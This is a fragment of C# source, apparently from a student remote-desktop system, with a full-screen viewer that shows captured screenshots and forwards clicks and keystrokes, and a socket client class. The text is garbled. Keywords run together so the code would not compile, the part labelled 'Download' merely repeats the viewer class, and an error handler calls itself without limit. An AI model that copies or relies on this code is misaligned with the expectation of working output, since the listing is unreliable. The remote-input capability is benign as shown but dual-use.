this.FormBorderStyle = FormBorderStyle.None;

FW.SetBounds(0, 0, SystemInformation.PrimaryMonitorSize.Width, SystemInformation.PrimaryMonitorSize.Height);

Thread Show = newThread(newThreadStart(ShowS));

Show.Start();

}

privatevoid ShowS()

{

Thread.Sleep(1000);

while (Ruler.big == true)

{

FW.ImageLocation = @"C:\temp\tempscreen0.jpeg";

}

}

privatevoid FW\_MouseClick(object sender, MouseEventArgs e)

{

if (e.Button == MouseButtons.Left)

Ruler.Sclick(Cursor.Position.X, Cursor.Position.Y, 1);

else

Ruler.Sclick(Cursor.Position.X, Cursor.Position.Y, 2);

}

privatevoid FullWatch\_KeyDown(object sender, KeyEventArgs e)

{

if (e.KeyValue == 27) //Esc

{

Ruler.big = false;

this.Close();

}

else

Ruler.Skey(e.KeyData.ToString());

}

privatevoid FW\_MouseDoubleClick(object sender, MouseEventArgs e)

{

Ruler.Sclick(Cursor.Position.X, Cursor.Position.Y, 3);

}

}

}

Download:

using System;

using System.Collections.Generic;

using System.ComponentModel;

using System.Data;

using System.Drawing;

using System.Linq;

using System.Text;

using System.Windows.Forms;

using System.Threading;

namespace Server

{

publicpartialclassFullWatch : Form

{

public FullWatch()

{

InitializeComponent();

this.WindowState = FormWindowState.Maximized;

this.FormBorderStyle = FormBorderStyle.None;

FW.SetBounds(0, 0, SystemInformation.PrimaryMonitorSize.Width, SystemInformation.PrimaryMonitorSize.Height);

Thread Show = newThread(newThreadStart(ShowS));

Show.Start();

}

privatevoid ShowS()

{

Thread.Sleep(1000);

while (Ruler.big == true)

{

FW.ImageLocation = @"C:\temp\tempscreen0.jpeg";

}

}

privatevoid FW\_MouseClick(object sender, MouseEventArgs e)

{

if (e.Button == MouseButtons.Left)

Ruler.Sclick(Cursor.Position.X, Cursor.Position.Y, 1);

else

Ruler.Sclick(Cursor.Position.X, Cursor.Position.Y, 2);

}

privatevoid FullWatch\_KeyDown(object sender, KeyEventArgs e)

{

if (e.KeyValue == 27) //Esc

{

Ruler.big = false;

this.Close();

}

else

Ruler.Skey(e.KeyData.ToString());

}

privatevoid FW\_MouseDoubleClick(object sender, MouseEventArgs e)

{

Ruler.Sclick(Cursor.Position.X, Cursor.Position.Y, 3);

}

}

}

Client:

using System;

using System.Text;

using System.Net.Sockets;

namespace Server

{

classClient

{

publicSocket ClientConnetion;

public Client (Socket sock)

{

this.ClientConnetion=sock;

}

publicSocket GetSock ()

{

returnthis.ClientConnetion;

}

publicvoid SetSock (Socket sock)

{

this.ClientConnetion=sock;

}

publicvoid sendData(string msg)

{

ClientConnetion.Send(ASCIIEncoding.ASCII.GetBytes(msg));

}

publicString GetData ()

{

String msg;

byte [] buffer= newbyte [1024];

int MsgLength=ClientConnetion.Receive(buffer);

msg=Encoding.ASCII.GetString(buffer, 0, MsgLength);

return msg;

}

publicvoid GetPic(string location, string data)

{

try

{

Download d = newDownload();

d.StartDownload(location, data, ClientConnetion);

}

catch

{

GetPic(location, data);

}

}

publicvoid Close()

{

ClientConnetion.Close();

ClientConnetion = null;

}

}

}

**דוגמאות הרצת מערכת**

